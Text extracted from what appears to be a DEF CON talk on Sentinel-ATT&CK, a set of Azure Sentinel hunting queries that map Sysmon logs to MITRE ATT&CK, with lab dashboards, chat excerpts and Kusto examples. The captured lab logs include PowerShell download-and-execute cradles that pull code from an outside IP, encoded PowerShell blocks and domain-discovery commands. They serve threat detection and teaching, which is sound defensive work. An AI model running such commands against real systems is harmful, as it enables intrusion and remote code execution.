| 2019-08-02 11:46:27 | 08/02/2019 11:46:28 | T1085 | Rundll32  | Defense_Evasion,Execution |         | pc-sam.hawkinslab.net | NT AUTHORITY\SYSTEM | C:\Windows\System32\cmd.exe | C:\Windows\SysWOW64\rundll32.exe | C:\windows\SysWOW64\rundll32.exe | C:\windows\system32\cmd.exe /C net user /domain                  | {12e56ed}            |          |
| 2019-08-02 11:46:50 | 08/02/2019 11:46:51 | T1085 | Rundll32  | Defense_Evasion,Execution |         | pc-sam.hawkinslab.net | NT AUTHORITY\SYSTEM | C:\Windows\System32\cmd.exe | C:\Windows\SysWOW64\rundll32.exe | C:\windows\SysWOW64\rundll32.exe | C:\windows\system32\cmd.exe /C net group "Local Admins" /domain  | {12e56ed}            |          |
| 2019-08-02 11:47:10 | 08/02/2019 11:47:11 | T1085 | Rundll32  | Defense_Evasion,Execution |         | pc-sam.hawkinslab.net | NT AUTHORITY\SYSTEM | C:\Windows\System32\cmd.exe | C:\Windows\SysWOW64\rundll32.exe | C:\windows\SysWOW64\rundll32.exe | C:\windows\system32\cmd.exe /C net group "Workstations"          | {12e56ed}            |          |


## Network Connection Drilldown

[Edit](#) [Export ▾](#) [...](#)

Source IP  Destination IP  Time span  [Submit](#) [Hide Filters](#)



## Activity by destination IP



| _time               | indextime | event_description | host_fqdn             | user_name            | process_path                     | process_id | process_guid                           | src_ip   | dst_ip         | dst_port | src_host_name         | dst_host_name                                      |
|---------------------|-----------|-------------------|-----------------------|----------------------|----------------------------------|------------|--|----------|----------------|----------|-----------------------|--|
| 2019-08-02 15:10:49 |           | Network Connect   | pc-sam.hawkinslab.net | hawkinslab\sam.owens | C:\Windows\SysWOW64\rundll32.exe | 4680       | {12e56ed4-20cf-5d44-0000-001003328b01} | 10.0.1.6 | 54.215.247.220 | 8080     | pc-sam.hawkinslab.net | ec2-54-215-247-220.us-west-1.compute.amazonaws.com |
| 2019-08-02 15:09:48 |           | Network Connect   | pc-sam.hawkinslab.net | hawkinslab\sam.owens | C:\Windows\SysWOW64\rundll32.exe | 4680       | {12e56ed4-20cf-5d44-0000-001003328b01} | 10.0.1.6 | 54.215.247.220 | 8080     | pc-sam.hawkinslab.net | ec2-54-215-247-220.us-west-1.compute.amazonaws.com |
| 2019-08-02 15:08:49 |           | Network Connect   | pc-sam.hawkinslab.net | hawkinslab\sam.owens | C:\Windows\SysWOW64\rundll32.exe | 4680       | {12e56ed4-20cf-5d44-0000-001003328b01} | 10.0.1.6 | 54.215.247.220 | 8080     | pc-sam.hawkinslab.net | ec2-54-215-247-220.us-west-1.compute.amazonaws.com |

# User drilldown

[Edit](#) [Export](#) ...

Timespan

user\_name

Last 24 hours

\* [Hide Filters](#)

## User activity by technique


12AM 1AM 2AM 3AM 4AM 5AM 6AM 7AM 8AM 9AM 10AM 11AM 12PM 1PM 2PM 3PM 4PM 5PM 6PM 7PM 8PM 9PM 10PM 11PM

- Bypassing Application
- Command-Line Interactions
- Commonly Used Passwords
- Credential Dumping
- Data Staged
- Masquerading
- Modify Registry
- Pass the Hash
- Permission Group Changes
- PowerShell
- Process Discovery
- Query Registry
- Rundll32
- Security Software


## User activity by host

| count | sparkline | host_fqdn                     | user_name                 |
|-------|-----------|-------------------------------|---------------------------|
| 2863  |           | pc-sam.hawkinslab.net         | hawkinslab\sam.owens      |
| 277   |           | hawkinslab-dc1.hawkinslab.net | hawkinslab\martin.brenner |
| 81    |           | pc-mp.hawkinslab.net          | pc-mp\$                   |
| 7     |           | pc-eleven.hawkinslab.net      | NT AUTHORITY\SYSTEM       |
| 1     |           | pc-jane                       | NT AUTHORITY\SYSTEM       |
| 1     |           | pc-eight                      | NT AUTHORITY\SYSTEM       |


## Authentication Failures by user and host



## Authentication Failures over time



## Authentication Success by user and host



## Macro Drilldown

[Edit](#) [Export ▾](#) [...](#)

Timespan

host\_fqdn

Last 24 hours

\*

Submit


Hide Filters

## Macro Enabled Counter - Opened document

1

Q ▼ i ○ an hour ago

## Macro Enabled Correlation



## Macro Enabled Documents - Opened document

| _time               | file_name | process_name | host_fqdn             |
|---------------------|-----------|--------------|-----------------------|
| 2019-08-02 11:24:18 |           | WINWORD.EXE  | pc-sam.hawkinslab.net |

## Macro Enabled Timeline Investigation

| 11:24:13 | 11:24:14 | 11:24:15 | 11:24:16 | 11:24:17 | 11:24:18            |
|----------|----------|----------|----------|----------|---------------------|
|          |          |          |          |          | hawkinslab\sam.o... |

powershell.exe -no  
C:\windows\system

## Macro Enabled related events - Based on logon session

| _time               | user_name            | host_fqdn             | process_parent_name | process_name   | process_command_line                      | process_guid                           | hash_sha256  | user_logon_guid                    |
|---------------------|----------------------|-----------------------|---------------------|----------------|---|--|--|------------------------------------|
| 2019-08-02 11:38:43 | hawkinslab\sam.owens | pc-sam.hawkinslab.net | powershell.exe      | rundll32.exe   | C:\windows\sysnative\rundll32.exe         | {12e56ed4-20c3-5d44-0000-001034848a01} | 01B407AF0200B66A34D9B1FA6D9EAB758EFA36A36BB99B554384F59F8690B1A  | {12e56ed4-d2b8-5d42-0000-0020e6f6} |
| 2019-08-02 11:36:25 | hawkinslab\sam.owens | pc-sam.hawkinslab.net | powershell.exe      | rundll32.exe   | C:\windows\sysnative\rundll32.exe         | {12e56ed4-2039-5d44-0000-001067d88801} | 01B407AF0200B66A34D9B1FA6D9EAB758EFA36A36BB99B554384F59F8690B1A  | {12e56ed4-d2b8-5d42-0000-0020e6f6} |
| 2019-08-02 11:36:09 | hawkinslab\sam.owens | pc-sam.hawkinslab.net | cmd.exe             | systeminfo.exe | systeminfo                                | {12e56ed4-2029-5d44-0000-00102c5e8801} | 81E6D6CB7A0F50F5BC331FD2AF48A90F2DCEE9FF7EF4F1ABE0B87866F7837985 | {12e56ed4-d2b8-5d42-0000-0020e6f6} |
| 2019-08-02 11:36:09 | hawkinslab\sam.owens | pc-sam.hawkinslab.net | powershell.exe      | cmd.exe        | C:\windows\system32\cmd.exe /C systeminfo | {12e56ed4-2029-5d44-0000-00102d588801} | 2EDB180274A51C83DDF8414D99E90315A9047B18C51DFD070326214D4DA59651 | {12e56ed4-d2b8-5d42-0000-0020e6f6} |

Edit

Export ▾

...

## PowerShell Events

Time span

Last 7 days

Hide Filters

### Base64 block used

| _time               | indextime           | host_fqdn   | base64_data |
|---------------------|---------------------|---|-------------|
| 2019-08-02 12:21:38 | 08/02/2019 12:21:40 | SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAGMabAbpAGUAbgB0ACKALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAAnAGgAdAB0AHAA0gAvAC8AMQAyAdcALgAwAC4AMAAuADEA0gA4ADgAMQAxAC8AJwApAA                     |             |
| 2019-08-02 12:21:38 | 08/02/2019 12:21:40 | SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAGMabAbpAGUAbgB0ACKALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAAnAGgAdAB0AHAA0gAvAC8AMQAyAdcALgAwAC4AMAAuADEA0gA4ADgAMQAxAC8AJwApAA                     |             |
| 2019-08-02 12:23:25 | 08/02/2019 12:23:26 | BYAG0ARABjAFkAMwB3ADEAbQbmAGQAQgbMADkAOAB1AGMAYgBoAFYAVArAEEAswBBAEwAUABSAHQAcwBxAfEAwgA0AG8AawBpAFMAegBmADUAbwBzAEYAMwA0AGYARgBzAFKAUAwAHQSwA3AHUAVwByAfCAWQBIADMAdwA1AE8ATgBPAFQAcgA1FQAKwBZAHAAKwBHAEgAcwB1AcSAR |             |

### Download or web connection

| _time               | indextime           | host   | host_fqdnName | user_name            | Account_Domain | process_path  | process_command_line   |
|---------------------|---------------------|--------|---------------|----------------------|----------------|---|--|
| 2019-08-02 12:01:26 | 08/02/2019 12:01:27 | Splunk |               | NT AUTHORITY\SYSTEM  |                | C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe | powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('http://54.215.247.220:8080/maintenance'))" |
| 2019-08-02 12:01:26 | 08/02/2019 12:01:27 | Splunk |               | pc-martin\$          |                | C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe | powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('http://54.215.247.220:8080/maintenance'))" |
| 2019-08-02 12:01:26 | 08/02/2019 12:01:27 | Splunk |               | pc-martin\$          | -              | C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe | powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('http://54.215.247.220:8080/maintenance'))" |
| 2019-08-02 11:59:30 | 08/02/2019 11:59:31 | Splunk |               | pc-martin\$          |                | C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe | powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('http://54.215.247.220:8080/research'))"    |
| 2019-08-02 11:59:30 | 08/02/2019 11:59:31 | Splunk |               | NT AUTHORITY\SYSTEM  |                | C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe | powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('http://54.215.247.220:8080/research'))"    |
| 2019-08-02 11:59:30 | 08/02/2019 11:59:31 | Splunk |               | pc-martin\$          | -              | C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe | powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('http://54.215.247.220:8080/research'))"    |
| 2019-08-02 11:24:18 | 08/02/2019 11:24:19 | Splunk |               | sam.owens            |                | C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe | powershell.exe -noexit -exec bypass IEX (New-Object Net.WebClient).DownloadString('http://54.215.247.220:8080/research')     |
| 2019-08-02 11:24:18 | 08/02/2019 11:24:19 | Splunk |               | hawkinslab\sam.owens |                | C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe | powershell.exe -noexit -exec bypass IEX (New-Object Net.WebClient).DownloadString('http://54.215.247.220:8080/research')     |
| 2019-08-02 11:24:18 | 08/02/2019 11:24:19 | Splunk |               | sam.owens            |                | C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe | powershell.exe -noexit -exec bypass IEX (New-Object Net.WebClient).DownloadString('http://54.215.247.220:8080/research')     |

a few seconds ago

**Operations** Search...**Favourites**

To Base64

From Base64

To Hex

From Hex

To Hexdump

From Hexdump

URL Decode

Regular expression

Entropy

Fork

Magic

Gunzip

**Data format**

Encryption / Encoding

Public Key

Arithmetic / Logic

Networking

Language

Utils

Date / Time

Extractors

Compression

Hashing

**Recipe****Input**start: 142 end: 142 length: 142 lines: 1  
length: 0I‰E‰X‰ ((N‰e‰w‰-‰0‰b‰j‰e‰c‰t‰)‰ N‰e‰t‰.‰W‰e‰b‰c‰l‰i‰e‰n‰t‰)‰.‰D‰o‰w‰n‰l‰o‰a‰d‰S‰t‰r‰i‰n‰g‰  
((‰h‰t‰t‰p‰:/‰/‰1‰2‰7‰.‰0‰.‰0‰.‰1‰:/‰8‰8‰1‰1‰/‰1‰))‰

From Base64

Alphabet  
A-Za-z0-9+= Remove non-alphabet chars**Output**start: 107 end: 106 length: 41 time: 7ms  
length: -1 lines: 1

EÍ{...ç-5ëVý%.éí..'...JÚâ..m¶.ý×nôÓ\_&lt;x\_

STEP

 Auto Bake

# Project background

## Armed with these ideas we began experimenting

(with not a lot of success)

#general

☆ | 89 | 0 | Welcome

netevert 10:52 PM  
there's one thing that is bothering me  
Kevin runs the hunting query  
it looks for processes  
finds the calc.exe  
so it should easily find our cscript.exe  
i think we must've **BEEP!** some configuration

olafhartong 10:53 PM  
yep  
should parse it, now it doesn't

ragequit  
Posted using /giphy (1 MB) ▾  



I'm going to bed. Trying again tomorrow 😊

#general

☆ | 89 | 0 | Welcome

netevert 10:40 PM  
image.png ▾

It's out! POCOUNT: A portable OSINT Swiss professionals  
github.com/netevert/pocount...  
Looking forward to the feedback and gaug repo 😊  
#DFIR #ThreatHunting #threatintel #infosec  
missin tools



Maarten Goet  
@maarten\_goet  
MVP since 07 & RD since '15, CEH, CISSP, I  
@condicio\_, Speaker, Loving #Azure &  
maartengoet.org

netevert 10:46 PM  
what the **BEEP!**  
Kevin is running a threat huntin

olafhartong 10:46 PM  
yeah, there aren't that many se

olafhartong 10:33 PM  
well looks like it is

netevert 10:26 PM  
yeah  
i just ran the query  
myself too  
it derped  
yeah  
**BEEP!**

image.png ▾

Completed. Showing results from the last 24 hours.  
SecurityEvent  
where ProcessId contains "1148"

NO RESULTS FOUND (last 24 hours)  
0 records matched for the selected time range


Need Help?  
Select another time range.  
Add a custom time filter to your query.

I refuse to believe that sysmon isn't properly parsed  
we're doing something wrong

# The platform

## First impressions

Super fast deployment ... goodbye 4-month SIEM implementation projects



# The platform

Azure Sentinel contains a number of excellent features

## 1. An easy-to-use query language

- Kusto Query Language (KQL)
- Read only
- Used to access and query log analytics workspaces via API or Web App

## 2. Incident grouping

- Grouping over time periods (default 24h)
- Incident grouping by case with Sentinel Fusion to reduce alert fatigue
- Ability to bake your own organisation's machine learning models

## 3. Threat response automation with Logic Apps

- Large amount of connectors (SNOW, Jira, Outlook, AD etc.)
- Easy to use designer
- Ability to develop custom connectors

## 4. Azure Fusion (ML)


## 5. Jupiter Notebooks

# The problem

Setting up an ATT&CK-based hunting capability in not straightforward

Two aspects currently stand in the way:

1. Limited log onboarding documentation, with Sysmon/Operational logs currently being hidden



# The problem

Setting up an ATT&CK-based hunting capability in not straightforward

## 2. By default Sysmon log data is unparsed and presented as XML

| Completed. Showing results from the last 7 days.                 |  |                                      |           |               |            |                |                     |         |
|--|--|--------------------------------------|-----------|---------------|------------|----------------|---------------------|---------|
| 00:00:09.734 2689 records  |  |                                      |           |               |            |                |                     |         |
| Display time (UTC+02:00)   |  |                                      |           |               |            |                |                     |         |
| Drag a column header and drop it here to group by that column    |  |                                      |           |               |            |                |                     |         |
| TimeGenerated [Amsterdam, Berlin, Bern, Rome, Stockholm, Vienna] | Source   | EventLog                             | Computer  | EventCategory | EventLevel | EventLevelName | UserName            | Message |
| EventLevelName   | Information  |                                      |           |               |            |                |                     |         |
| UserName   | NT AUTHORITY\SYSTEM  |                                      |           |               |            |                |                     |         |
| ParameterXml   | <Param>technique_id=T1089,technique_name=Disabling Security Tools,phase_name=Defense Evasion</Param><Param>2019-07-28 18:17:05.776</Param><Param>(883D9709-E6A1-5D3D-0000-0010C4220601)</Param><Param>10036</Param><Param>C:\ProgramData\Microsoft\Windows\Defender\Logs\</Param>  |                                      |           |               |            |                |                     |         |
| EventData  | <DataItem type="System.XmlData" time="2019-07-28T18:17:05.8171196+00:00" sourceHealthServiceId="26F39B2F-1B0F-13F3-1032-BCE61BE3A88F"><EventData xmlns="http://schemas.microsoft.com/win/2004/08/events/event"><Data Name="RuleName">technique_id=T1089,technique_name=Disabling Security Tools,phase_name=Defense Evasion</Data><Data Name="TechniqueID">T1089</Data><Data Name="TechniqueName">Disabling Security Tools</Data><Data Name="PhaseName">Defense Evasion</Data><Data Name="UtcTime">2019-07-28 18:17:05.776</Data><Data Name="ProcessGuid">(883D9709-E6A1-5D3D-0000-0010C4220601)</Data><Data Name="ProcessId">10036</Data><Data Name="Image">C:\ProgramData\Microsoft\Windows Defender\Platform\WindowsDefender.exe</Image><Data Name="MachineGuid">00000000-0000-0000-000000000001</Data><Data Name="ManagementGroupName">AOI-3351a890-c19e-45c7-ad84-6ad12fb580ff</Data><Data Name="Type">Event</Data><Data Name="ResourceId">/subscriptions/86ddb844-4026-4cd2-903a-b5c8ffdaeb80/resourcegroups/sentinel-attack/providers/microsoft.compute/virtualmachines/test-vm-2</Data> |                                      |           |               |            |                |                     |         |
| EventID  | 1  |                                      |           |               |            |                |                     |         |
| RenderedDescription  | Process Create: RuleName: technique_id=T1089,technique_name=Disabling Security Tools,phase_name=Defense Evasion UtcTime: 2019-07-28 18:17:05.776 ProcessGuid: (883D9709-E6A1-5D3D-0000-0010C4220601) ProcessId: 10036 Image: C:\ProgramData\Microsoft\Windows Defender\Platform\WindowsDefender.exe MachineGuid: 00000000-0000-0000-000000000001 ManagementGroupName: AOI-3351a890-c19e-45c7-ad84-6ad12fb580ff Type: Event ResourceId: /subscriptions/86ddb844-4026-4cd2-903a-b5c8ffdaeb80/resourcegroups/sentinel-attack/providers/microsoft.compute/virtualmachines/test-vm-2  |                                      |           |               |            |                |                     |         |
| MG   | 00000000-0000-0000-000000000001  |                                      |           |               |            |                |                     |         |
| ManagementGroupName  | AOI-3351a890-c19e-45c7-ad84-6ad12fb580ff   |                                      |           |               |            |                |                     |         |
| Type   | Event  |                                      |           |               |            |                |                     |         |
| _ResourceId  | /subscriptions/86ddb844-4026-4cd2-903a-b5c8ffdaeb80/resourcegroups/sentinel-attack/providers/microsoft.compute/virtualmachines/test-vm-2   |                                      |           |               |            |                |                     |         |
| 2019-07-28T20:17:06.023  | Microsoft-Windows-Sysmon   | Microsoft-Windows-Sysmon/Operational | test-vm-2 | 1             | 4          | Information    | NT AUTHORITY\SYSTEM |         |
| 2019-07-28T20:17:06.112  | Microsoft-Windows-Sysmon   | Microsoft-Windows-Sysmon/Operational | test-vm-2 | 1             | 4          | Information    | NT AUTHORITY\SYSTEM |         |

... a parser is provided by Microsoft, but does not map to a datamodel

# Other observations

Overview of additional observations made while experimenting

Additionally we identified the following two ATT&CK-specific gaps:

- No available dashboards leveraging ATT&CK
- No ATT&CK-based threat hunting notebooks

Other observations:

- Limited documentation ... for real
- Some features are (for the moment) hidden, like automated playbook execution and case grouping
- Advanced hunting features require some advanced skills (Python, Jupyter and data science modules)
- Inability to bulk import detection rules, it's a highly manual process, **thanks Wortell!**
- IAM controls not available (yet), anybody added to the workspace can access everything (**will be added soon**)
- Cannot drill down from dashboards
- Data cannot be exported, yet

# The solution

## Do it yourself!

An overview of the repository – found @ <https://github.com/BlueTeamLabs/sentinel-attack> - PRs welcome!

Branch: defcon ▾ New pull request

Create new file Upload files Find File Clone or download ▾

This branch is 45 commits ahead, 12 commits behind master.

Pull request Compare

| Author   | Commit Message                                 | Time Ago                             |
|----------|--|--------------------------------------|
| netevert | Update README.md                               | Latest commit 798b689 35 minutes ago |
|          | Add files via upload                           | 6 days ago                           |
|          | Update T1216_Signed_Script_Proxy_Execution.txt | 4 days ago                           |
|          | minor fix                                      | 12 days ago                          |
|          | Update Sysmon-onboarding-quickstart.md         | 11 days ago                          |
|          | added 20 detections                            | 2 months ago                         |
|          | Update install-utilities.ps1                   | 4 days ago                           |
|          | Update Sysmon-OSSEM.txt                        | 6 days ago                           |
|          | added lab and guides                           | 12 days ago                          |
|          | Update README.md                               | 35 minutes ago                       |
|          | Update sysmonconfig.xml                        | 4 days ago                           |

Pull request Compare

README.md

ATT&CK™

maintained yes last commit july PRs welcome 2019 DEF CON 27

# Sysmon parsing in Sentinel

## How to parse Sysmon logs in Sentinel

Sentinel-ATT&CK provides a dedicated parser that maps log fields against the OSSEM log standardization standard, found @ <https://github.com/Cyb3rWard0g/OSSEM>

The screenshot shows the GitHub repository page for 'BlueTeamToolkit / sentinel-attack'. The repository description is 'Repository of sentinel alerts and hunting queries leveraging sysmon and the MITRE ATT&CK framework'. The page displays 29 commits, 2 branches, and 0 releases. The 'detections' branch is selected, showing a list of commits:

| Commit                                       | Message      | Time Ago |
|--|--------------|----------|
| Update T1069_Permission_Groups_Discovery.txt | 2 hours ago  |          |
| updated readme                               | 2 months ago |          |
| first commit                                 | 1 hour ago   |          |
| added 20 detections                          | 2 months ago |          |
| first commit                                 | 1 hour ago   |          |
| Update Sysmon-OSSEM.txt                      | 3 days ago   |          |
| first commit                                 | 1 hour ago   |          |
| added 15 detections                          | 2 months ago |          |

At the bottom of the page, there is an ATT&CK logo and a note: 'Repository of Azure Sentinel alerts and hunting queries leveraging sysmon and the MITRE ATT&CK framework.'

# Kusto karate

## Using Kusto to execute precise hunts

- The repository provides over 120 Kusto detection/hunting queries
- The combination of ATT&CK, Sysmon and our parser makes it possible to execute very clear and precise hunting queries ... taking you from this:

The screenshot shows the Microsoft Kusto Query Editor interface. At the top, there is a toolbar with a 'Run' button, a 'Time range: Last 7 days' dropdown, and other options like 'Save', 'Copy', 'Export', 'New alert rule', and 'Pin to dashboard'. Below the toolbar, the query editor contains the following Kusto query:

```
Event
| where EventID == 1
| extend d=parse_xml(EventData)
| where d.DataItem.EventData.Data[10]["#text"] contains "shellrunas"
```

Below the query, a message says 'Completed. Showing results from the last 7 days.' It shows 2 records found in 0:00:01.287. The results are displayed in a table format with columns: TimeGenerated [Amsterdam, Berlin, Bern, Rome, Stockholm, Vienna], d, Source, and EventLog.

